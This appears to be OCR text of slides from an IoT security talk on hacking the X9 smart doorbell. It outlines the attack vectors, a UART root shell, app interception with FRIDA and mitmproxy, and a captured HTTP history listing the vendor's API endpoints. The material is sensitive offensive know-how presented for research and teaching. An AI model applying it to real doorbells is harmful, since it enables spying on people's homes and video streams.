
Hacking a Smart Doorbell: An IoT hacking guide

Daniel Schwendner

Follow along

https://github.com/code-byter/doorbell-hacking

0x01 Whoami



Daniel Schwendner

DevOps Engineer by day, IoT Hacker by night

@code_byter


code-byter.com

Agenda


Hacking a Smart Doorbell

- Mobile Application Security Fundamentals
- Bluetooth Low Energy Sniffing
- Getting access to the video stream

X9 Smart Wireless Doorbell




Attack Scenario




Evil Neighbour


Attack Vectors



Mobile Application



Physical Access





Network Communication


Bluetooth Communication


HARDWARE
HACKING

UART - Root Shell









USB to Serial UART


MOBLE
APP
HACKING

Android App


8:21
All de···
Current
Smart doorbell X9
Battery: 90%
Visit record
Device setup
Devices
Photo album
Me



Google Play
Games
Apps
Movies & TV
Books
Kids
D
X Smart Home
广州钱柜物联科技有限公司
2.9★
1.1K reviews
100K+
Downloads
Everyone
Install
About this app

Tools


FRIDA

mitmproxy


Attack Scenario



Network Communication



Network Communication




Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer

Intercept | HTTP history | WebSockets history | Proxy settings


Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
16	https://home.naxclow.com	GET	/app/api/UniPush/getCID			200	324	JSON
17	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/search	✓		200	569	JSON
18	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	6283	JSON
19	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/allRead	✓		200	294	JSON
20	https://home.naxclow.com	GET	/app/api/ApiSysDevicesService/getUserSer...			200	291	JSON
21	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	1008	JSON
22	https://home.naxclow.com	GET	/app/api/ApiAppVersion/getNewVersion?ver...	✓		200	306	JSON
23	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDevicesList			200	722	JSON
24	https://home.naxclow.com	GET	/app/api/webSocket?token=eyJ0eXAiOiJKV1...	✓		101	299	
25	https://home.naxclow.com	GET	/app/api/ApiAppUser/getCurDate			200	303	JSON
26	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	572	JSON
27	https://home.naxclow.com	GET	/app/api/ApiSysDevicesAlertSetting/getSett...	✓		200	325	JSON
28	https://s2.dcloud.net.cn	POST	/collect/plusapp/startup/v2	✓		200	185	HTML
29	https://home.naxclow.com	POST	/app/api/ApiAppUser/setLangage	✓		200	294	JSON
30	https://home.naxclow.com	POST	/app/api/ApiAppUser/setTimeZone	✓		200	294	JSON
31	https://home.naxclow.com	GET	/app/api/UniPush/getCID			200	324	JSON
32	https://home.naxclow.com	GET	/app/api/ApiSysDevicesService/getUserSer...			200	291	JSON
33	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/allRead	✓		200	294	JSON
34	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	6722	JSON
35	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	1448	JSON
36	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDevicesList			200	722	JSON
37	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDeviceByCode?...	✓		200	939	JSON
38	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/answerRecord	✓		200	304	JSON
39	https://home.naxclow.com	GET	/app/api/ApiServer/getTarConf?clientId=tou...	✓		200	472	JSON
40	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	572	JSON
42	https://home.naxclow.com	GET	/app/api/ApiSysDevicesAlertSetting/getSett...	✓		200	325	JSON
43	https://home.naxclow.com	POST	/app/api/ApiMqtt/sendSetting	✓		200	294	JSON
44	https://home.naxclow.com	POST	/app/api/ApiSysDevices/setDevTime	✓		200	294	JSON


Attack Scenario



